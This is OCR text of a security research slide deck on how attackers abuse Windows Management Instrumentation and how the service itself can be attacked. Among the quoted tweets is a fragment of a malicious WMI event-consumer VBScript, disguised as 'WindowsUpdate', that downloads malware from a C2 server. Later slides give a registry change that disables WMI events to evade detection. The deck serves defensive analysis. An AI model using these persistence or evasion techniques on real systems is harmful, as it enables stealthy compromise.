
WMI used by both defenders and attackers

WMI leveraged by attackers


Attackers can leverage the WMI ecosystem in a multitude of ways:

- Reconnaissance: OS information, File System, Volume, Processes, Services, Accounts, Shares, Installed Patches
- AV Detection: \\.\ROOT\SecurityCenter[2]\AntiVirusProduct
- Fileless Persistence: Filter and Consumer binding
- Code execution: Win32_Process::Create, ActiveScriptEventConsumer, CommandLineEventConsumer, etc
- Lateral movement: Remotely create a WMI class to transfer data via network
- Data storage: Store data in dynamically created classes
- C&C communication: Remotely create or modify a class to store/retrieve data

WMI – Persistence



WMI – Code Execution



Evil WMI Class stores malware that is executed by a consumer

WMI on Twitter

Red Canary @redcanary · Jan 13, 2021

Windows Management Instrumentation (WMI) consistently ranks in our top 20 threats each year. In 2020, we saw more than 700 confirmed threats leveraging WMI. @mattifestation and @GRBail discuss common ways adversaries leverage WMI.

Colin Cowie @th3_protoCOL · Jun 15

In addition to a scheduled task, the attacker installed a persistent **Windows Management Instrumentation** (WMI) ActiveScriptEvent consumer named WindowsUpdate, to download and execute malware from the C2 server at hxxp[:]//212.192.241[.]155/up/setup.exe.

```
WindowsUpdate
ActiveScriptEventConsumer
ActiveScriptEventConsumer.Name = "WindowsUpdate"
Dim strComputer strComputer = "." Set objWMIService = GetObject("winmgmts:" _ & "
{impersonationLevel=impersonate}!\\.\root\cimv2") Set colProcessList = objWMIService.ExecQuery _
("Select Name from Win32_Process WHERE Name='setup192.exe'") If colProcessList.count > 0 then
WScript.Quit End If dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
```

MITRE Engenuity @MITREengenuity · Apr 23, 2021

Cybersecurity enterprise solutions are getting better at recognizing malicious activity conducted via APIs and **Windows Management Instrumentation** tools...and there's still room for improvement. View the article: hubs.ly/H0LVp500

1 2

Matthew Hudson - [MS MVP] @MatthewEHudson · May 19, 2021

Windows Management Instrumentation Command line (WMIC) tool -- The WMIC tool is deprecated in Windows 10, version 21H1/21H1 semi-annual channel release of Windows Server. This deprecation only applies to the command-line management tool. WMI itself is not affected.Use Powershell

1 7


Ptrace Security GmbH @ptracesecurity · Jul 25, 2021


flare-wmi: This repository contains various documentation and code projects that describe the **Windows Management Instrumentation** (WMI) technology. github.com/fireeye/flare-... #Pentesting #Windows #Python #CyberSecurity #Infosec


fireeye/**flare-wmi**

FIREEYE

WMI Forensics Tools







Tools used in our WMI Research

WBEMTEST

- Built-in in Windows since 2000’
- User-friendly

Scripting (VBScript\JScript\PS)

- Add/query/remove
- __EventFilter
- EventViewerConsumer
- __FilterToConsumerBinding

Third-party WMI explorers:


- ver 2.0.0.2 by Vinay Pamnani (@vinaypamnani/wmie2)
- ver 1.17c by Alexander Kozlov (KS-Soft)

Our own developed WMI client (receive_wmi_events.exe)

- C++ based
- Register a IWbemObjectSink-based callback
- Print recently launched processes

ATTACKS ON WMI – THE BIG PICTURE


Threat Modeling WMI




Why attacks on WMI are so dangerous?

- These attacks have existed and been unfixed for more than 20 years.
- WMI service is not a critical app: it does not have PPL or trust label.
- Neither EDR solution nor PatchGuard/HyperGuard can detect these attacks.
- Windows Defender fails to detect attacks on WMI as well.
- WMI attacks can be implemented via user-mode code and by applying the similar privilege level as WMI service.
- All these attacks are architectural flaws and cannot be fixed easily.

Attacks on WMI files and configs in registry




Attacking WMI registry config (1/2)




KEY:
HKLM\SOFTWARE\Microsoft\Wbem\CIMOM
Value Name: EnableEvents
Default Data: 1

Attack: change data to 0 and restart WMI



Attacking WMI registry config (2/2)



KEY:
HKLM\SOFTWARE\Microsoft\Wbem\CIMOM
Value Name: EnableEvents
Default Data: 1

Attack: change data to 0 and restart WMI

